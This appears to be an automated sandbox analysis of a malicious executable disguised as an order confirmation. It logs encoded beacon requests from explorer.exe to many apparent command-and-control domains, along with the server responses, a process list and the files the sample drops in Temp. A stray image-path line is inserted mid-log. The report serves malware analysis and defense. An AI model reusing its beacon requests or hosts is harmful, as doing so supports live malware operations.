20 54 6f 75 63 68 20 49 63 6f 6e 73 2d 2d 3e 0a 20 20 3c 21 2d 2d 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 73 69 7a 65 73 3d 22 31 38 30 78 31 38 30 22 20 68 72 65 66 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2e 70 6e 67 22 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f Data Ascii: 3d8c<!DOCTYPE html><html lang="en"> <head> <meta charset="utf-8"> <title>Toy-Aisle.com - Shop for toys, not ads.</title> ... SEO Meta Tags--> ... <meta name="description" content="Cartzilla - Bootstrap E-commerce Template"> <meta name="keywords" content="bootstrap, shop, e-commerce, market, modern, responsive, business, mobile, bootstrap 4, html5, css3, jquery, js, gallery, slider, touch, creative, clean"> --> <meta name="author" conten t="Toy-Aisle.com"> ... Viewport--> <meta name="viewport" content="width=device-width, initial-scale=1"> ... Favicon and Touch Icons--> ... <link rel="apple-touch-icon" sizes="180x180" href="apple-touch-icon.png"> <link rel="ico

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49767	154.204.140.233	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:42:22.651658058 CET	6342	OUT	GET /bnuw/?Mv0h=sBaVa8kj+YCbP3U2o3QVtpVj9pzNwi4112+9WTWVNa3X8ft1LfuComp0EF+DLQnGsCaK&VPXh=GhIH HTTP/1.1 Host: www.dmvantalya.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:42:22.952120066 CET	6343	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 27 Jan 2021 14:42:22 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 36 39 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 20 73 72 63 3d 27 2f 6a 73 2f 77 77 64 2e 6a 73 27 3e 3c 2f 73 63 72 69 70 74 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 2f 73 63 72 69 70 74 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 69<html><head><script type='text/javascript' src='/js/wwd.js'></script></head><body></script></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49768	46.38.226.47	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:42:28.011893988 CET	6343	OUT	GET /bnuw/?Mv0h=/+b+PR1HqbzITR/xPqvCXgD2JDomfeuYUy/NSf/Itxe+SMeGrZJLG9WamYt6TAOy7qnF&VPXh=GhIH HTTP/1.1 Host: www.husum-ferienwohnungen.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:42:28.059879065 CET	6345	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 27 Jan 2021 14:42:28 GMT Content-Type: text/html Content-Length: 1039 Connection: close Vary: Accept-Encoding Last-Modified: Tue, 24 Feb 2015 16:29:52 GMT ETag: "40f-50fd8074406b0" Accept-Ranges: bytes Data Raw: 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 42 41 53 45 20 68 72 65 66 3d 22 2f 65 72 72 6f 72 5f 64 6f 63 73 2f 22 3e 3c 21 2d 2d 5b 69 66 20 6c 74 65 20 49 45 20 36 5d 3e 3c 2f 42 41 53 45 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 54 68 65 20 72 65 71 75 65 73 74 65 64 20 64 6f 63 75 6d 65 6e 74 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0a 3c 50 3e 0a 3c 48 52 3e 0a 3c 41 44 44 52 45 53 53 3e 0a 57 65 62 20 53 65 72 76 65 72 20 61 74 20 77 65 62 31 32 32 2e 73 65 72 76 65 72 30 31 2e 66 72 75 69 74 6d 65 64 69 61 2e 64 65 0a 3c 2f 41 44 44 52 45 53 53 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0a 3c 21 2d 2d 0a 20 20 20 2d 20 55 6e 66 6f 72 74 75 6e 61 74 65 6c 79 2c 20 4d 69 63 72 6f 73 6f 66 74 20 68 61 73 20 61 64 64 65 64 20 61 20 63 6c 65 76 65 72 20 6e 65 77 0a 20 20 20 2d 20 22 66 65 61 74 75 72 65 22 20 74 6f 20 49 6e 74 65 72 6e 65 74 20 45 78 70 6c 6f 72 65 72 2e 20 49 66 20 74 68 65 20 74 65 78 74 20 6f 66 0a 20 20 20 2d 20 61 6e 20 65 72 72 6f 72 27 73 20 6d 65 73 73 61 67 65 20 69 73 20 22 74 6f 6f 20 73 6d 61 6c 6c 22 2c 20 73 70 65 63 69 66 69 63 61 6c 6c 79 0a 20 20 20 2d 20 6c 65 73 73 20 74 68 61 6e 20 35 31 32 20 62 79 74 65 73 2c 20 49 6e 74 65 72 6e 65 74 20 45 78 70 6c 6f 72 65 72 20 72 65 74 75 72 6e 73 0a 20 20 20 2d 20 69 74 73 20 6f 77 6e 20 65 72 72 6f 72 20 6d 65 73 73 61 67 65 2e 20 59 6f 75 20 63 61 6e 20 74 75 72 6e 20 74 68 61 74 20 6f 66 66 2c 0a 20 20 20 2d 20 62 75 74 20 69 74 27 73 20 70 72 65 74 74 79 20 74 72 69 63 6b 79 20 74 6f 20 66 69 6e 64 20 73 77 69 74 63 68 20 63 61 6c 6c 65 64 0a 20 20 20 2d 20 22 73 6d 61 72 74 20 65 72 72 6f 72 20 6d 65 73 73 61 67 65 73 22 2e 20 54 68 61 74 20 6d 65 61 6e 73 2c 20 6f 66 20 63 6f 75 72 73 65 2c 0a 20 20 20 2d 20 74 68 61 74 20 73 68 6f 72 74 20 65 72 72 6f 72 20 6d 65 73 73 61 67 65 73 20 61 72 65 20 63 65 6e 73 6f 72 65 64 20 62 79 20 64 65 66 61 75 6c 74 2e 0a 20 20 20 2d 20 49 49 53 20 61 6c 77 61 79 73 20 72 65 74 75 72 6e 73 20 65 72 72 6f 72 20 6d 65 73 73 61 67 65 73 20 74 68 61 74 20 61 72 65 20 6c 6f 6e 67 0a 20 20 20 2d 20 65 6e 6f 75 67 68 20 74 6f 20 6d 61 6b 65 20 49 6e 74 65 72 6e 65 74 20 45 78 70 6c 6f 72 65 72 20 68 61 70 70 79 2e 20 54 68 65 0a 20 20 20 2d 20 77 6f 72 6b 61 72 6f 75 6e 64 20 69 73 20 70 72 65 74 74 79 20 73 69 6d 70 6c 65 3a 20 70 61 64 20 74 68 65 20 65 72 72 6f 72 0a 20 20 20 2d 20 6d 65 73 73 61 67 65 20 77 69 74 68 20 61 20 62 69 67 20 63 6f 6d 6d 65 6e 74 20 6c 69 6b 65 20 74 68 69 73 20 74 6f 20 70 75 73 68 20 69 74 0a 20 20 20 2d 20 6f 76 65 72 20 74 68 65 20 66 69 76 65 20 68 75 6e 64 72 65 64 20 61 6e 64 20 74 77 65 6c 76 65 20 62 79 74 65 73 20 6d 69 6e 69 6d 75 6d 2e 0a 20 20 20 2d 20 4f 66 20 63 6f 75 72 73 65 2c 20 74 68 61 74 27 73 20 65 78 61 63 74 6c 79 20 77 68 61 74 20 79 6f 75 27 72 65 20 72 65 61 64 69 6e 67 0a 20 20 20 2d 20 72 69 67 68 74 20 6e 6f 77 2e 0a 20 20 20 2d 2d 3e 0a Data Ascii: <HTML><HEAD><TITLE>404 Not Found</TITLE><BASE href="/error_docs/">...[if lte IE 6]></BASE><![endif]--></HEAD><BODY><H1>Not Found</H1>The requested document was not found on this server.<P><HR><ADDRESS>Web Server at web122.server01.fruitmedia.de</ADDRESS></BODY></HTML>... - Unfortunately, Microsoft has added a clever new - "feature" to Internet Explorer. If the text of - an error's message is "too small", specifically - less than 512 bytes, Internet Explorer returns - its own error message. You can turn that off, - but it's pretty tricky to find switch called - "smart error messages". That means, of course, - that short error messages are censored by default. - IIS always returns error messages that are long - enough to make Internet Explorer happy. The - workaround is pretty simple: pad the error - message with a big comment like this to push it - over the five hundred and twelve bytes minimum. - Of course, that's exactly what you're reading - right now. -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49735	51.195.43.214	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:07.924004078 CET	5340	OUT	GET /bnuw/?Mv0h=mq8FdBnXvVD55s8LjK9FZEvCV1OO/e8xkuyico0eSbMj5rSpqU8yGo4yf+6JoC4UpbW1&VPXh=GhIH HTTP/1.1 Host: www.alliswell.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:40:07.984159946 CET	5340	IN	HTTP/1.1 302 Found date: Wed, 27 Jan 2021 14:40:07 GMT location: https://www.alliswell.info/bnuw/?Mv0h=mq8FdBnXvVD55s8LjK9FZEvCV1OO/e8xkuyico0eSbMj5rSpqU8y Go4yf+6JoC4UpbW1&VPXh=GhIH content-length: 0 content-type: text/html; charset=UTF-8 connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49736	172.120.228.88	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:13.548455954 CET	5341	OUT	GET /bnuw/?Mv0h=unzmywU5hP7O9pQ/VNJ9lipk3GER0gynknqK6ctL9m3B0ma88PcLaMbDy7KFiKVjmiKo&VPXh=GhIH HTTP/1.1 Host: www.czb878.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:40:13.742654085 CET	5342	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 27 Jan 2021 14:40:13 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.czb878.com/bnuw/?Mv0h=unzmywU5hP7O9pQ/VNJ9lipk3GER0gynknqK6ctL9m3B0m a88PcLaMbDy7KFiKVjmiKo&VPXh=GhIH Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> <h1>301 Moved Permanently</h1 > <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49738	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:18.892349958 CET	5348	OUT	GET /bnuw/?Mv0h=QSs7jQDeFsICiQBBJT3dneCSujMK1kRtf3DX2CBTXjaAl0pqu+ZlchGrg3MzDtdcBC8Q&VPXh=GhIH HTTP/1.1 Host: www.brendonellis.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:40:18.935271025 CET	5349	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 27 Jan 2021 14:40:18 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.brendonellis.com/bnuw/?Mv0h=QSs7jQDeFsICiQBBJT3dneCSujMK1kRtf3DX2CBTXjaAl0pqu+ ZlchGrg3MzDtdcBC8Q&VPXh=GhIH X-ac: 2.hhn _dca Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> <h1>301 Moved Permanently</h1 > <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49739	3.13.31.214	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:24.152700901 CET	5353	OUT	GET /bnuw/?Mv0h=H9eFKPT3PZ6+JEukmol4IakM7Rn1bTYI7da3AQhEmZOTwtXfk4c4gWXfuc3t72SmU6ef&VPXh=GhIH HTTP/1.1 Host: www.purposelyproductivelab.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:40:24.288676977 CET	5354	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=utf-8 Location: https://purposelyproductivelab.com/bnuw/?Mv0h=H9eFKPT3PZ6+JEukmol4IakM7Rn1bTYI7da3AQhEmZOTwtXfk4c4gWXfuc3t72SmU6ef&VPXh=GhIH X-Redirector-Version: 2.15.3-9d502ae Date: Wed, 27 Jan 2021 14:40:24 GMT Content-Length: 163 Connection: close Data Raw: 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 75 72 70 6f 73 65 6c 79 70 72 6f 64 75 63 74 69 76 65 6c 61 62 2e 63 6f 6d 2f 62 6e 75 77 2f 3f 4d 76 30 68 3d 48 39 65 46 4b 50 54 33 50 5a 36 2b 4a 45 75 6b 6d 6f 6c 34 49 61 6b 4d 37 52 6e 31 62 54 59 49 37 64 61 33 41 51 68 45 6d 5a 4f 54 77 74 58 66 6b 34 63 34 67 57 58 66 75 63 33 74 37 32 53 6d 55 36 65 66 26 61 6d 70 3b 56 50 58 68 3d 47 68 49 48 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 61 3e 2e 0a 0a Data Ascii: Moved Permanently.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49740	3.0.139.114	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:29.565974951 CET	5356	OUT	GET /bnuw/?Mv0h=oQBageEfQvQWJFAXW9y7EEMDG11e2WOjQsYBS6rJpmc3XwkvfF+/+ZMtoN/tAF1fT0AC&VPXh=GhIH HTTP/1.1 Host: www.ekpays.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:40:29.750543118 CET	5356	IN	HTTP/1.1 400 Bad Request Server: openresty Date: Wed, 27 Jan 2021 14:40:29 GMT Content-Type: text/html Content-Length: 154 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>400 Bad Request</title></head><body> 400 Bad Request <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49741	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:39.913343906 CET	5357	OUT	GET /bnuw/?Mv0h=1oU/nMap4AbjDp4r952Rm+RiaAFKzBneYu9/CIGQRHecOlg44QcSF3Ws3nwJMctl1pZ6&VPXh=GhIH HTTP/1.1 Host: www.beachesvr.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:40:40.054193974 CET	5358	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Jan 2021 14:40:39 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d16-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49742	192.249.115.168	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 15:40:45.429397106 CET	5360	OUT	GET /bnuw/?Mv0h=XF767cEF5WeJAj2PNi54ASdTmj53lOUjuRZUhg8+4zo28WfhIPsVxcqM+IjYd/OTLsCZ&VPXh=GhIH HTTP/1.1 Host: www.secretlairtoys.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 15:40:45.696475029 CET	5361	IN	HTTP/1.1 200 OK Date: Wed, 27 Jan 2021 14:40:45 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Set-Cookie: PHPSESSID=719593c0217835c75a4268d80b73ca25; path=/; domain=.secretlairtoys.com Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET,HEAD,POST,PUT,DELETE,OPTIONS Access-Control-Allow-Credentials: true Access-Control-Allow-Headers: Content-Type, Authorization Cache-Control: no-cache, no-store, must-revalidate Pragma: no-cache Expires: 0 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 64 38 63 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 54 6f 79 2d 41 69 73 6c 65 2e 63 6f 6d 20 2d 20 53 68 6f 70 20 66 6f 72 20 74 6f 79 73 2c 20 6e 6f 74 20 61 64 73 2e 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 21 2d 2d 20 53 45 4f 20 4d 65 74 61 20 54 61 67 73 2d 2d 3e 0a 20 20 3c 21 2d 2d 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 43 61 72 74 7a 69 6c 6c 61 20 2d 20 42 6f 6f 74 73 74 72 61 70 20 45 2d 63 6f 6d 6d 65 72 63 65 20 54 65 6d 70 6c 61 74 65 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 62 6f 6f 74 73 74 72 61 70 2c 20 73 68 6f 70 2c 20 65 2d 63 6f 6d 6d 65 72 63 65 2c 20 6d 61 72 6b 65 74 2c 20 6d 6f 64 65 72 6e 2c 20 72 65 73 70 6f 6e 73 69 76 65 2c 20 20 62 75 73 69 6e 65 73 73 2c 20 6d 6f 62 69 6c 65 2c 20 62 6f 6f 74 73 74 72 61 70 20 34 2c 20 68 74 6d 6c 35 2c 20 63 73 73 33 2c 20 6a 71 75 65 72 79 2c 20 6a 73 2c 20 67 61 6c 6c 65 72 79 2c 20 73 6c 69 64 65 72 2c 20 74 6f 75 63 68 2c 20 63 72 65 61 74 69 76 65 2c 20 63 6c 65 61 6e 22 3e 20 2d 2d 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 61 75 74 68 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 54 6f 79 2d 41 69 73 6c 65 2e 63 6f 6d 22 3e 0a 20 20 3c 21 2d 2d 20 56 69 65 77 70 6f 72 74 2d 2d 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 21 2d 2d 20 46 61 76 69 63 6f 6e 20 61 6e 64 20 54 6f 75 63 68 20 49 63 6f 6e 73 2d 2d 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2d 70 72 65 63 6f 6d 70 6f 73 65 64 22 20 73 69 7a 65 73 3d 22 31 38 30 78 31 38 30 22 20 68 72 65 66 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2e 70 6e 67 22 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f Data Ascii: 3d8c<!DOCTYPE html><html lang="en"> <head> <meta charset="utf-8"> <title>Toy-Aisle.com - Shop for toys, not ads.</title> ... SEO Meta Tags--> ... <meta name="description" content="Cartzilla - Bootstrap E-commerce Template"> <meta name="keywords" content="bootstrap, shop, e-commerce, market, modern, responsive, business, mobile, bootstrap 4, html5, css3, jquery, js, gallery, slider, touch, creative, clean"> --> <meta name="author" conten t="Toy-Aisle.com"> ... Viewport--> <meta name="viewport" content="width=device-width, initial-scale=1"> ... Favicon and Touch Icons--> ... <link rel="apple-touch-icon" sizes="180x180" href="apple-touch-icon.png"> <link rel="ico

Code Manipulations

Statistics

Behavior

- Order confirmation 6423600000002…
- lqqebhptsg.exe
- 9rd1hxro.exe
- explorer.exe
- NETSTAT.EXE
- cmd.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: Order confirmation 64236000000025 26.01.2021.exe PID: 4588
Parent PID: 5576

General

Start time:	15:38:52
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\Order confirmation 64236000000025 26.01.2021.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Order confirmation 64236000000025 26.01.2021.exe'
Imagebase:	0x400000
File size:	596473 bytes
MD5 hash:	B18E939428B3FFC67C750E2A0988D61A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsmE342.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsmE343.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Nla	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\Nla\ccdlyhm.op	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsmE342.tmp	success or wait	1	4036D8	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsmE343.tmp	unknown	29679	90 09 00 00 88 00 00 00 2c 01 00 00 03 00 00 00 ec 01 00 00 01 00 00 00 04 06 00 00 06 00 00 00 ac 06 00 00 00 00 00 00 ee 08 00 00 01 00 00 00 90 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 ff 00 00 a2 00 00 00 f1 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......,......................	success or wait	60	405E82	WriteFile
